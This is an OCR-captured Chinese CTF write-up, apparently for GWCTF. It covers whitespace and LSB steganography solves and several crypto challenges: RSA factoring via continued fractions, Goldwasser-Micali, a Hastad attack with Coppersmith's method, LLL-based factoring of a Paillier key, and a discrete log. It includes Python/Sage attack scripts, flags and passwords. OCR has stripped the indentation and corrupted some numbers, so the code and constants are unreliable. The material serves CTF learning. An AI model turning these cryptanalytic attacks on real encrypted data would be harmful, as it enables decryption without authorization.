
```
[redacted] ./test
hei~what you want??
want a flag?
sorry~there is no flag
but maybe your can find something useful!
```

并没有什么特别的东西，扔进IDA里面去看看




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  puts("hei~what you want??");
  sleep(1u);
  puts("want a flag? ");
  sleep(1u);
  puts("sorry~there is no flag");
  sleep(1u);
  puts("but maybe your can find something useful!");
  return 0;
}
```

搜索字符串



```
.data:000000000060105E                 db    0
.data:000000000060105F                 db    0
.data:0000000000601060 magic           db 'is there anything?',0
.data:0000000000601073                 align 4
.data:0000000000601074                 db 0E4h
.data:0000000000601075                 db 0B9h
.data:0000000000601076                 db  9Fh
.data:0000000000601077                 db    0
.data:0000000000601078                 db 0E8h
.data:0000000000601079                 db 0AEh
.data:000000000060107A                 db 0B8h
.data:000000000060107B                 db    0
.data:000000000060107C                 db 0E4h
.data:000000000060107D                 db 0BDh
.data:000000000060107E                 db 0A0h
.data:000000000060107F                 db    0
.data:0000000000601080                 db 0E8h
.data:0000000000601081                 db 0AFh
.data:0000000000601082                 db 0A5h
```

有一串可疑的字符串，后面跟了一堆16进制数，快捷键A一下：




```
data:0000000000601060 magic            db 'is there anything?',0
data:0000000000601073                  align 4
data:0000000000601074                  db '也',0
data:0000000000601078                  db '许',0
data:000000000060107C                  db '你',0
data:0000000000601080                  db '该',0
data:0000000000601084                  db '了',0
data:0000000000601088                  db '解',0
data:000000000060108C                  db '一',0
data:0000000000601090                  db '下',0
data:0000000000601094                  db '老',0
data:0000000000601098                  db '涩',0
data:000000000060109C                  db '逼',0
data:00000000006010A0                  db '隐',0
data:00000000006010A4                  db '写',0
data:00000000006010A8                  db    0
```

得到提示“老涩逼隐写”，也就是LSB隐写了

这就是提示 打架.wav是lsb隐写的意思了

然后解wav的lsb隐写，使用silenteye工具



Media's encoding format : WAVE

Sound quality: 93.75% normal

Decoded message

This1sThe3rdZIPpwd

CharSet: UTF8 ☐ Encrypted data ☑ Compressed dat

解出来发现下一个日记的压缩包密码是：This1sThe3rdZIPpwd

第三步

按照日记的提示，flag信息应该是被最后隐藏在代码中的，但这个


sourc_code文件足足有50多m，一个个看显然不现实

这里可以通过筛选修改日期或者直接写规则扫描的脚本，定位到三个源代码文件：

elf/rtld.c、malloc/malloc.c、malloc/arena.c

可以发现，这三个源代码是看不出东西来的

除非你刚刚好用了sublime来看代码（或者其他能明显标记出空格和\t 的IDE），并且刚刚好又全选了所有代码，你会发现，这三个文件都有 这样的特点：



```
    if (dso_name_valid_for_suid (iter->fname))
      return iter->fname;
    /* Otherwise, wrap around and try the next name.  */
  }
      /* Fall through to the procesing of audit list.  */
    }

  if (iter->previous == NULL)
    {
      if (audit_list == NULL)
	/* No pre-parsed audit list.  */
	return NULL;
      /* Start of audit list.  The first list element is at
	 audit_list->next (cyclic list).  */
      iter->previous = audit_list->next;
      return iter->previous->name;
    }
```


在}的后面，都跟了这样的一串东西，是不是很像摩斯码，但其实不是摩斯密码，是空格和\t组成的字符串，而且} 后面每次都是跟8个字符

这样就不难想到了，这是一个二进制表达方式，\t代表1，空格代表0 然后写个python脚本，逐个扫一遍elf/rtld.c、malloc/malloc.c、malloc/arena.c

```
def check(buf):
ptr=buf.find("}")
end=buf.find("\n")
flag=0
for x in range(ptr+1,end):
if (buf[x]=='\t') or (buf[x]==' '):
flag+=1
else:
return 0
if flag==8:
return 1
else:
return 0

def read_code(fname):
f = open(fname, "r")
data = f.readlines()
f.close()
bin_str=""
result=""
for i in range(len(data)):
if ("}" in data[i]) and ("\n" in data[i]) and check(data[i]):
# print data[i]
ptr=data[i].find("}")+1
# print ord(data[i][ptr])
# if data[i][ptr]=='\t':
#     bin_str+="1"
# if data[i][ptr]==' ':
#     bin_str+="0"
for x in range(8):
if data[i][ptr+x]=='\t':
bin_str+="1"
```

```
if data[i][ptr+x]==' ':
bin_str+="0"
# print bin_str
result+=chr(int(bin_str,2))
# print result
bin_str=""

print result

read_code("rtld.c")
read_code("arena.c")
read_code("malloc.c")
```

可以看到这样就出flag啦~



```
[redacted]$ python decode.py
SOS! please help me -> rtld.c
your flag is in malloc.c
GWCTF{code_steganography_1s_funny!}
zeref@ubuntu:~/桌面/tes sth$
```

这里是有点脑洞成分在的，但是完全不偏离日记中给的提示：

1. 加入代码隐写的部分不能影响源代码的编译
2. 不能很容易被公司审计专员看出来
3. 不能直接明文交流

能满足这三个条件的，其实并不难想，因为首先不能影响编译，自然不能加入编译器无法识别的特殊符号，然后不能用明文和不能被人看出 来，那么注释的方法肯定行不通，最后能表达信息的，只有空格、\t、

\n这些字符，这也是最容易想到的

CRYPTO

RRRRRSA

```
import sympy
from Crypto.Util.number import *
#coding:utf-8

'''
**这道题的考点就是一个利用连分数从n的比值逼近到p的比值从而成功分解出质因数
**具体解释可以看论文 https://eprint.iacr.org/2015/399.pdf
'''
```

```
N1=601431049440345678599935618629490715598772192677552596797490622847631634849476
2669749472904643038655961061311375445372668331251391561055873480207986819055464
49839110789363694645903012463945861906667603627635801921397727298904927294888921
69933099057105842090125200369295070365451134781912223048179092058016446222199742
91988547286751133471423308633983279028648263456210293660059778134275606147902474
43123574077507313078608424572991169473521060255293097277033859148912001098530847
42321655388368371397596144557614128458065859276522963419738435137978069417053712
56776414818327916596345426601175414968475806074677340966670646358338931677208888
93983592421971651405621474892868181908526799303726692546973534838870041059346499
44725189954685412228899457155711301864163839538810653626724347
c1=550942968735568835850600208952531760708351433502495811366093158153087882556840
7280496895751029255974319242464616920779474889375388241825640122364128754692235
81626292956222589131683234934470754108723548743007932989568693746060436225594059
78242734950156459436487837698668489891733875650048466360950142617732135781244969
52409534883562482800811582956664465440396228500172420921088744620393427665126537
71377881839397985437553868885326800131705407167366566702692513188005015175798034
01154996881233025210176293554542024052540093890387437964747460765498713092018160
19663792820419019415419938927666668543656566523639748170970364455532870581889226
94993807970445540541186563213894748212247255336935208560477365784025818541659415
99254178019515615183102894716647680969742744705218868455450832
E1=125932919717342481428108392434488550259190856475011752106073050593074410065655
5878707020514198980885415900322098540480326496252698563379010484060669683372894
91951404384300466543616578679539808215698754491076340386697518948419895268049696
498272031094236309803803729823608854215226233796069683774155739820423103
N2=601431049440345678599935618629490715598772192677552596797490622847631634849476
2669749472904643038655961061311375445372668331251391561055873480207986819563364
74317328753921214586843318433067308894244186200693225782652363514075910293385198
09538995249896905137642342435659572917714183543305243715664380787797562011006398
73032098099474793979156188562294991269824670176932143032590291200304167877444070
40565978620935309810406968725228689211390412473625922572854239488709441370197451
61211585845927019259709501237550818918272189606436413992759328318871765171844153
52742434798546276702813537655230246386132440817818384213933024490660677635905048
29772567289102786879961061529710288786531235335597601677112702651714416230568739
03669918694259043580017081671349232051870716493557434517579121
c2=393284461401562575714841847138613197229058641975567207308527730591479022831232
5276765143027835795087262677834859689771132094244969327060377687030110288140530
36515587190854542811423956520562172417516566318125805441804343498402369197654331
22389116860827593711593732385562328255759509355298662361508611531972386995239908
51327323623985885458684584968686536078029035028713909214358703739680170435169273
69859551529356019877588597594218866709077351201376980399001613273979517588528752
91442188850946273771733011504922325622240838288097946309825051094566685479503461
93850237352098368429665897170092206942678823647657523618904010284841854763429021
41751677674314750032160567010942758992114199793408027116849897101302159265263871
38538819531199810841475218142606691152928236362534181622201347
E2=125932919717342481428108392434488550259190856475011752106073050593074410065655
5878707020514198980885415900322098540480326496252698563379010484060669683372894
91951404384300466543616578679539808215698754491076340386697518948419895268049696
498272031094236309803803729823608854215226233796069683774155739820425393
def solve(a, b):
g = []
while (a!=1):
g.append(b // a)
temp = a
a = b % a
b = temp
g.append(b)
return g
Set = solve(N1,N2)
```

```
Set.append([0,1])
Set.reverse()
while Set.__len__()>1:
P = reduce(lambda x, y: [x[1], y * x[1] + x[0]], Set)
if N1 % P[0] == 0 and N2 % P[1] == 0:
print P
Set.pop(1)
Q1 =
116283718430517603709529100264067643661910629912353089412620372483773769916932507423433071554220367137465763388665954335998626143393475369162265366442l0947L
Q2 =
1162837184305176037095291002640676436619106299123530894126203724837737699169325074234330715542203671374657633886659543359986261433934753691622653664421l929L
P1 = sympy.sqrt(N1 / Q1)
P2 = sympy.sqrt(N2 / Q2)
assert (P2*P2*Q2 == N2)
Phi1 = P1*(P1-1)*(Q1-1)
Phi2 = P2*(P2-1)*(Q2-1)
D1 = int(sympy.invert(E1, Phi1))
D2 = int(sympy.invert(E2, Phi2))
m1 = pow(c1, D1, N1)
m2 = pow(c2, D2, N2)
print long_to_bytes(m1).decode()+long_to_bytes(m2).decode()
```

#

GMC

Goldwasser Micali Cryptosystem，二次剩余问题。雅可比符号判断密文与模数的关系：

```
from Crypto.Util.number import long_to_bytes
import gmpy2
plaintext = ''
with open('output.txt') as f:
n = int(f.readline())
for line in f:
cipher = int(line)
if gmpy2.jacobi(cipher,n) == -1:
plaintext += '1'
else:
plaintext += '0'
print(long_to_bytes(int(plaintext,2)))
```

Invitations

RSA Hastad Attack with non-linear padding and different public keys


根据这篇paper 的论述，https://crypto.stanford.edu/~dabo/pubs/papers/RSA-survey.pdf同时化简为繁，求出中国剩余定理系数，使用 Coppersmith 方法求解

```
from Crypto.Util.number import long_to_bytes

def linearPaddingHastads(cArray,nArray,aArray,bArray,eArray,eps):

if(len(cArray) == len(nArray) == len(aArray) == len(bArray) == len(eArray)):
```

```
for i in range(4):
cArray[i] = Integer(cArray[i])
nArray[i] = Integer(nArray[i])
aArray[i] = Integer(aArray[i])
bArray[i] = Integer(bArray[i])
eArray[i] = Integer(eArray[i])
TArray = [-1]*4
for i in range(4):
arrayToCRT = [0]*4
arrayToCRT[i] = 1
TArray[i] = crt(arrayToCRT,nArray)
P.<x> = PolynomialRing(Zmod(prod(nArray)))
gArray = [-1]*4
for i in range(4):
gArray[i] = TArray[i]*(pow(aArray[i]*x**2 + bArray[i],eArray[i]) - cArray[i])
g = sum(gArray)
g = g.monic()
roots = g.small_roots(epsilon=eps)
if(len(roots)== 0):
print("No Solutions found!")
return -1
return roots
else:
print("Input error!")
def nonLinearPadding():
eArr = [3 for i in range(4)]
nArr = [
14669446023428033961272141536843598706874071281277072881713658225634106303814786
36459022649692978924473330242016493062074427989198459161878236467457211091513860
96190207317810424580842120750075213595282979568495342617919336417068886973047979
116994072272482630372638964064972815256237040541007947708358680368391,
65031485534704406281490718325237831433086480239135617407356760819741796565231283
22052813769794958515070973473237020339025464383582898437642785279396971648901652
09232726750905366777107486797528728469486015590332735111971076517443724759949983
4229267111788485862141827661338532963730726971117918343024695175602 9,
12617207557836744615129728966874643368060088984550407894975856869828447130700035
84074531398462820954770166757694682732045368981174675595752034582216003417608449
73676129445394999861380625435418853474246813202182316736885441120197888145039130
4771141270794449391022675866340510457956274337248103464602178716619 01,
75691424835079457343374072990750986689075078863640186724151061449621926239051140
99174848337058743022431777830348912452503411353308761298145218906174358922756509
96590700080174549573046204959208131212345524017158577193728615656512049684082677
4073247545812860106167626446524118849198848584819832341012758728047 1
]
cArr = [
12927451933408216564410629238376327186242498149682233533034232821734792809359245
39539904488279695493778830548314909730063833716883593446753120018816315563712207
79971357039899721241880304156884612458373310254854821837978876725801047977081900
8242026596362581682160287846560563343581573818207845762073384794938 23,
81400235667791878286524475938677058133867811645386111227147089315855877276992137
69519135028841126072130625547328311301696554048174772606261707345115571968105138
54347658087534723991276079703569422050599637712730934177042710269700835047206097
136046075679931095134307038476613733240111733391790116763927616821 4,
25434511525127530194830986592289179576070740435049947678930286998924519588985583
79975729973484661434360466153439199109635317046546779135851444892316146036659625
14489375401532627313486847270265985279043282686390603061020902782878181496799406
6157935764919102326994710274620046743058342888948454903431446311408 0,
94355832363545982876618801482727177644475409723166051928551574845247538478061585
86224733743434644389385148450722945845355791145016665856388503878165725148745517
69684025167404992952444807812945884625486680415308076691731992390568282418097610
6679633180818527967145571143203594244851742143986040226240019541346
]
aArr = [1 for i in range(4)]
bArr = [i * 3 ** 431 for i in [3,8,10,11]]

msg = linearPaddingHastads(cArr,nArr,aArr,bArr,eArr,eps=1/20)
for i in msg:
print(long_to_bytes(i))

if __name__ == '__main__':
nonLinearPadding()
```

CSTPC

code 里面的是 CST code，先转换成 python 代码：



```
    default_newline='\n',
    has_trailing_newline=True,
)

print(code.code)
```

源码如下：

```
from Crypto.Util.number import *
from secret import flag
from gmpy2 import gcd,invert

L = lambda x,n: (x-1) // n
mask =
0x100000000000000000000000000000000000000000001000000000000000000000000000000000000
0000001000000000000000000000000000000000000000001000000000000000000000000000000000
00000000001000000000000000000000000000000000000000001



def genkey(q_len):
while True:
q = getStrongPrime(q_len)
x = getRandomNBitInteger(21 * 8)
p = (0b11 << (q_len - 2)) + (mask * x << 32) + getRandomNBitInteger(32) | 1
if isPrime(p) and gcd(p*q, (p-1)*(q-1)) == 1:
n = p * q
break

lam = (p - 1) * (q - 1) // gcd(p - 1, q - 1)
while True:
g = getRandomRange(1,n**2)
t = L(pow(g,lam,n**2),n)
if gcd(t, n) == 1:
```

```
mi = invert(t,n)
break
return n, g



def encrypt(em, en, eg):
while True:
r = getRandomRange(1,en)
if gcd(r, en) == 1:
break
return pow(eg,em,en**2) * pow(r,en,en**2) % en ** 2


n,g = genkey(1024)
m = bytes_to_long(flag)
c = encrypt(m,n,g)

with open('./output','w') as f:
f.write(str(n))
f.write(str(c))
f.write(str(g))
```

生成n 的时候 q 的生成方式存在漏洞，Coron’s reformulation可以寻找 small root 得到 q。

```
from sage.all import *

n =
15217433729088652627414165467339105915486108535000858447330024293094619431878593
90289514438469431138029742327155080552292148353482583527260905036928681873676910
59069060451536908215609789099197203652900207437912585278176816322784071920868286
01711598076751021325985205536305160182436535105224819247364537440197121830461559
76913571639072382518649897680681556092056484077209628330583478716242389217196014
74497128114181376828508906597077197105529796544240268385994551027908385417601332
22159771458664154662854069782956766241951695187207933483112375196659917700475374
51030866696493474098850568929871361771005057843597772734669939

pattern_size = 21*8
prime_size = 1024
x = 2**pattern_size
d0 = 2**pattern_size - 1
w = 2**prime_size
u, v = divmod(n, w)
M = matrix([[x, 0, u * d0 % w],
[0, x, v * d0 % w],
[0, 0,         w]])

for vec in M.LLL():
bx, ax = vec[0], -vec[1]
p = gcd(ax * w + bx, n)
if 1 < p < n:
q = n // p
break

print(p)
print(q)
```

PC Cryptosystem，可以解：

```
from gmpy2 import gcd, invert
from Crypto.Util.number import long_to_bytes

L = lambda x,n: (x-1) // n

p =
9787474470481321516583907811116784050975187855984788364954675160861205403211 3242
4784021206763717698399950082005440605796429693337854111313951227025054669783969 8
4383868304583276918795520295000730637091473769312830838108316918313768134744325 8
5440099538745128476292613686675663760956152736044907627557653985449787171
q =
1554786556530379425251332637942959552005840351433809861614735316394216293948059 6
9115409323403832095007381372211471811493072269410254840849498360193853669418648 3
8037152197539353947952604297461829087424386395422066711965295563906015588060549 5
726437338258427169679128098315911593373079694582149691550103531127409
n = p * q
g =
8636483062211977506351247454251964852877337098597005197664628734434799894778351 4
2174038244481446326375144863277323343540417622091978033320732567255989085585430 6
7857167859986976943438687969821877014576939170729037133586828626648148037327146 6
7408401259694281988005627886655722492089608962675018916325358521903203961698386 0
2667810500961703719552460472143932016984373455906955322312667074626409584698653 2
5063998306641694734688224466280468941703542833092888230159463728438665295278719 7
3770062322016937129671616263677031162543296496534178938763097453586986849720938 7
7356732533361390992903606546934678471442627056926239860193354929322747574940866 6
4481576260309184538715082744483155803376122548078852245547583915311104181896277 2
0273830662414186527782611629992183704206004225144928620900188418537085916711418 9
6276835621231786624056322374209609443346457938536582983583095572021167562278961 2
5919930838482585006488088591310118424268597480624284026492807198374165721240491 4
6699180206596615223783789041616785051685595570673573947399920175089398969266116 5
3368822057827775574315562104006170923083131266087502904761440145085977235289008 2
9104779949232265083173202103133420382830205980499869413967778130384308876069640 4
29882189659835720248173668978498029871099 7
c =
1718293585310643455215600024297323544716383012177350023656819760502444219432666 1
7750248755197988075720301114803078573003209518508405309882091488078861876456210 1
7508099627757545745639336245954369734638006172025167853060581344069831025048871 2
2243106310549799231349819287538644000016538841375664988163065841488858243887488 6
8479131780684386782839161568990429414597038609161344949410884567753985020082535 5
4452695727265612865130636324153487367096232719388029732480649163809469487012795 7
6757019182218338060461941801297398022783614448753242571502890562297341494604190 6
3658404219443645769639449849001970845431225242705915039357149911486079702065350 0
2725497916200786583031614820315489438551763815183138455779869077007170244784219 7
0791882398255403526720786279775173575396329733614795574091503974769691498240181 4
9189880586194417747728898943140773664703354127546851139060217794518155873504994 8
5409844309485607391216591336333040449090993845288795738383587321963397754587952 2
1805506584368640772659847656393454620487066148954320710159978519297958139590713 1
8256420047819092862153550528927596471135845859945975091503460964316706803089436 9
8565351945216678759306776032106537442283821447854590108332260144547689556055865 1
045813372011128208030206682467438851693 11



lam = (p - 1) * (q - 1) // gcd(q - 1, p - 1)
t = L(pow(g,lam,n**2),n)
```

```
miu = invert(t,n)
m = L(pow(c,lam,n**2),n) * miu % n
m = long_to_bytes(m)
print(m)
```

# power

Multi-Power RSA

已知n、dp，但未知p，第一步是先求出p

求x。

```
from sage.all import *
p =
4497033477092873289824468123188701582303696886258943079536040745024132580452655O
24963659983835621199155650805180773608397050040582117843696564866783070073486919
91136610142919372779782779111507129101110674559235388392082113417306002050124215
90480302689440015519427542483457794250015041044005766067946091864535737609561307
97201721483020978937340347884581223338167591626058888795315942176619215472931642
81934920669935417080156833072528358511807757748554348615957977663784762124746554
63815269346958076100243779383709410133840801740725198611658924052362534096402553
13574467062638718434891430686205010202844217812438796752920602688763532508543691
89182926055204229002568224846436918153245720514450234433170717311083868591477186
06189628279088085079747165832132412733470443843035484477013198004966851635077493
96253699098699063621740156280782580396381110648423249799978677464048064573295286
90722757322373158670827203350590809390932986616805533168714686834174965211242863
20107648212715257177496058091531802230341811134640629521757156415557376537151974
93259221458751283959091122542420275124005648554441013254277106432126907682720488
81411988830011985059218048684311349415764441760364762942692722834850287985399559
04245747094258045651639518863791630381405577735773889426403798894595146841686164
72046588938377533618516675731859207792726358851271493488450644781218434627893671
12698673780005436144393573832498203659056909233757206537514290993810628872250841
86205967257070473399071628224883 9
g = 2
y =
29070792419289268692025339095567660032333163381483970883834728850269249469948576
44736357834417053022680641116488511570700387837197497219946828372946253345179148
82191486257362565066745587415388291939979195637720350919055988532145531805200483
16159996521527580879797672796902374729957817349708353235197647377004180076926531
95483528411398021632791164900532923163990383292100434559327869451808551783419980
49756983301499491011851026499269682821602212971062877270127451987836730083380463
82571788912380461339424119083983779128165787225949258986875174532769603043889386
50699410660735544275586979725510853530275745298234395886702630472871317408023757
38439636789806332323994866753085014446479034974063195632514803340511247735647970
57283705314849025811339435907297685878106034977692142849297318395843796596696312
20691078761434767724367575542530496199184039963157200230208273949005070880062992
25934263699192253079026440287311664705744424959801981503191480257138833694306501
81683703799554981718633537741163803557500459541778858826482386185087711137408533
64464779433724583788346646780947519784009102881515199029773269951187278802236219
64441498323865158898463327323193833062919619201107279964663654606753750042791368
21026157489745583072223202268969529208026920547049179195083948686181146987941331
37733389167818579816419100314414489641440005855068701708980521329290343494519450
51362244755750988705018897859238859476967568556992146975789444151432386692872801
26300063971159915219179076677628O
I = Integers(p)
base =I(g)
power = I(y)
x = discrete_log(power,base,I.order()-1)
print(x)
```

